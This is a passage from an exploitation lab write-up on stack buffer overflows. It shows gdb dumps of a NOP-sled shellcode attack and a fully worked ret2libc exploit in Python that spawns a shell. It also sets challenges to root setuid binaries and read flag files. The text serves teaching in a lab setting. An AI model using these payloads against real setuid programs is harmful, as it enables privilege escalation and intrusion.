   0x804841d <main+18>: mov    eax,0x0
   0x8048422 <main+23>: leave
=> 0x8048423 <main+24>: ret
   0x8048424:   xchg   ax,ax
   0x8048426:   xchg   ax,ax
   0x8048428:   xchg   ax,ax
   0x804842a:   xchg   ax,ax
[------------------------------------stack-------------------------------------]
0000| 0xbffff60c --> 0xbffff610 --> 0x90909090
0004| 0xbffff610 --> 0x90909090
0008| 0xbffff614 --> 0x90909090
0012| 0xbffff618 --> 0x90909090
0016| 0xbffff61c --> 0x90909090
0020| 0xbffff620 --> 0x90909090
0024| 0xbffff624 --> 0x90909090
0028| 0xbffff628 --> 0x90909090
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value

Breakpoint 1, 0x08048423 in main ()
gdb-peda$ x/50x 0xbffff5d4
0xbffff5d4:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff5e4:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff5f4:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff604:     0x41414141      0x41414141      0xbffff610      0x90909090
0xbffff614:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffff624:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffff634:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffff644:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffff654:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffff664:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffff674:     0xdb31c031      0x80cd06b0      0x742f6853      0x2f687974
0xbffff684:     0x89766564      0x66c931e3      0xb02712b9      0x3180cd05
0xbffff694:     0x2f6850c0      0x6868732f
gdb-peda$ 
```

Investigating the stack.

We can now see that although 0xbffff610[5] is indeed in range for our NOPs, this is not a good option as it is the very start of NOPs in gdb. To account for difference between gdb and outside of it we will need to use a new EIP, but we can use the information we just got to direct our search. Once you have the correct answer you will be able to get a shell in the terminal, both here and in the challenge, but that is for you to solve.



```
vagrant@lab1:~/task/stack5$ python /tmp/stk5a.py | ./stack5
$ id
uid=1000(vagrant) gid=1000(vagrant) groups=1000(vagrant)
$ 
```

Investigating the stack.

[5]It's in the 0xbffff604 line.

Challenge3: can you get challenge3 to execute without gdb?

In /opt, there is a file called challenge3, which is the same as stack5 but has a setuid bit set so you can run commands as another user. Can you buffer overflow it to establish a shell, and use that shell to read /opt/flag3.txt?

You will likely find task/tools/show useful.

Task 6 - Nothing Matters

As always we are given the source code of the binary :

```
#include <stdlib.h>
#include <unistd.h>
#include <stdio.h>
#include <string.h>

void getpath()
{
       char buffer[64];
       unsigned int ret;

       printf("input path please: "); fflush(stdout);

       gets(buffer);

       ret = __builtin_return_address(0);

       if((ret & 0xbf000000) == 0xbf000000) {
              printf("bzzzt (%p)\n", ret);
              _exit(1);
       }

       printf("got path %s\n", buffer);
}

int main(int argc, char **argv)
{
       getpath();



}
```

What this code is doing is just printing input path please: then it stores our input in a buffer of 64 chars and finally it prints it out:

```
#!/bin/bash
./stack6
input path please: /home
got path /home
```

Our problem is the following:

```
ret = __builtin_return_address(0);
if((ret & 0xbf000000) == 0xbf000000) {
       printf("bzzzt (%p)\n", ret);
       _exit(1);
}
```


This is making sure that the return address is not on the stack, which makes it not possible to perform a shellcode injection like we did in the previous example. We can defeat this by a technique called ret2libc.

ret2libc

So what is "ret2libc"? If we take the word itself : "ret" is return, "2" means to and "libc" is the C library. The idea behind ret2libc is instead of injecting shellcode and jumping to the address that holds that shellcode we can use the functions that are already in the C library. For example we can call the function system() and make it execute /bin/sh. We will also need to use the function exit() to make the program exit cleanly. So finally our attack payload will be : "padding → address of system() → address of exit() → /bin/sh" instead of : "padding → new return address → NOP → shellcode". Now let's see how will we do it.

Exploiation

Again, we can check if we are dealing with binaries and find that task6 isn't but challenge4 is:



```
vagrant@lab1:~/task/stack6$ find -perm -4000
vagrant@lab1:~/task/stack6$ find /opt -perm -4000
/opt/challenge4
/opt/challenge3
```

Checking permissions.

Reminder: Some of the values in this write-up will differ from what you have on your system.

So first of all, after we call system() we will need to give it /bin/sh, how will we do that? A nice way to do it is to store /bin/sh in an environment variable for which we create a variable and call it S6:

```
#!/bin/bash
export S6=/bin/sh
echo $S6
/bin/sh
```

Now we need to find the address of that variable, we can do it from gdb by setting a breakpoint at main, then running the program and doing this : x/s *((char **)environ+x) where x is a number, This will print the address of an environment variable. We will keep trying numbers until we get the address of S6. But I found a better way to do it when I was reading an article on shellblade. We will use a c program to tell us the estimated address.

```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
int main(int argc, char **argv)
{
        char *ptr = getenv("S6");
        if (ptr != NULL)
        {
                printf("Estimated address: %p\n", ptr);
                return 0;
        }
}
```

Then we will compile it : gcc address.c -o address :

```
user@vagrant:/tmp$ nano address.c
user@vagrant:/tmp$ gcc address.c -o address
user@vagrant:/tmp$ ./address
Estimated address: 0xbffff83a
user@vagrant:/tmp$
```

As you can see it's telling us the address of the environment variable S6. Now keep in mind that this is not the "exact" address and we will need to go up and down to get the right address. Let's start by finding the offset. As we did before we will use pattern_create.rb and pattern_offset.rb,from metasploit exploitation tools as explained in section 2.4.

```
#!/bin/bash
 ./pattern create.rb -1 100
 AaAalAa Aa3Aa4Aa5AaAaAaAa9AboAblAb2Ab3Ab4Ab5A6A67Ab8A
 b9ACOAC1AC2AC3AC4ACSACOAC7AC8AC9AdoAdlAd2A
```

We have our pattern now let's run the program in gdb and set a breakpoint before main break *main. Then we will type c to continue and paste the pattern. The buffer will overflow and we will see exactly where did the overflow happen :

Create break point,

```
(gdb) break main
Breakpoint 1 at 0x80484fa: file stack6/stacks.c, line 26.
```

Run the debugger,


```
(gdb) run
Starting program: /opt/vagrant/bin/stacks6

Breakpoint 1, main (argc=1, argv=oxbffff834) at stack5/stacks.c:26
10  stack6/stacks.c: No such file or directory.
       in stack6/stacks6.c
```

Press C to continue,

```
(gdb) C
Continuing.
AaAalAaAaAa4AaAaAaAaAa9AboAblAb2Ab3Ab4Ab5A6Ab7
Ab8Ab9ACOAC1AC2AC3AC4AC5AC6AC7ACSAC9AdoAdlAd2A

Program received signal SIGSEGV, Segmentation fault.
0x37634136 in ?? ()
```

We got the address 0x37634136, now let's go back and use pattern_offset :

```
#!/bin/bash
./pattern_offset.rb -q 0x37634136
[*] Exact match at offset 80
```



```
(gdb) p system
$1 = {<text variable, no debug info>} 0xb7ecffb0 <__libc_system>
(gdb) p exit
$2 = {<text variable, no debug info>} 0xb7ec60c0 <*__GI_exit>
(gdb)
```

So after 80 chars the buffer overflows. Next thing to check is the addresses of system() and exit(). From gdb we will set a break point at main and type r to run the program. After it reaches the break point and breaks we can get the address of system by typing p system and we will do the same thing for exit p exit :

Address of system : 0xb7ecffb0

Address of exit : 0xb7ec60c0

Lastly we will check the address of S6 again because it's subject to change :

```
#!/bin/bash
user@vagrant:/tmp$ /tmp/address
Estimated address: 0xbffff985
```

Address: 0xbffff985

Let's check our notes :

```
#!/bin/bash
stack6# cat notes
offset : 80 chars
shell : 0xbffff985
system : 0xb7ecffbo
```

Ok, we are ready to write our exploit, we will use struct import struct like we did before. We will create a variable for the chars we will use to fill the buffer and call it buffer, its value will be 80 A's.

- buffer = "A" * 80

Then we will create 3 variables to hold the addresses of system(), exit() and SHELL. We will use struct to reverse the addresses.

- system = struct.pack("I",0xb7ecffb0)
- exit = struct.pack("I",0xb7ec60c0)
- shell = struct.pack("I",0xbffff985)

And finally we will print the payload.

- print buffer + system + exit + shell

Final script :

```
import struct

buffer = "A" * 80
system = struct.pack("I",0xb7ecffb0)
exit = struct.pack("I",0xb7ec60c0)
shell = struct.pack("I",0xbffff985)

print buffer + system + exit + shell
```

We have to remember that the address of S6 is not the exact address and we will need to go up or down for a little bit. We will execute the script and redirect the output to a file and name it payload.

```
python /tmp/stack6.py > /tmp/payload
```

Then we will cat the file and pipe the output to ./stack6 :

```
#!/bin/bash

user@vagrant:/opt/vagrant/bin$ cat /tmp/payload | stack6
input path please: got path AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAL
sh: 6: not found
```

And no shell, After going up and down by editing the address in the python script I finally got the right address which is 0xbffff992 : python /tmp/stack6.py ¿ /tmp/payload cat /tmp/payload - — ./stack6

```
#!/bin/bash
user@vagrant:/opt/vagrant/bin$ python /tmp/stack6.py > /tmp/payload
user@vagrant:/opt/vagrant/bin$ cat /tmp/payload - | stack6
input path please: got path AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAL
whoami
vagrant
```

Shell! So after editing the address of shell variable, the script will be like this :

```
import struct

buffer = "A" * 80
system = struct.pack("I",0xb7ecffb0)
exit = struct.pack("I",0xb7ec60c0)
shell = struct.pack("I",0xbffff992)

print buffer + system + exit + shell
```

Golden challenge - Challenge4

The same binary you used for stack6 is now setuid and copied to /opt/challenge4. Buffer overflow this program to obtain a root shell, and use this to read the final flag at /opt/flag4.txt.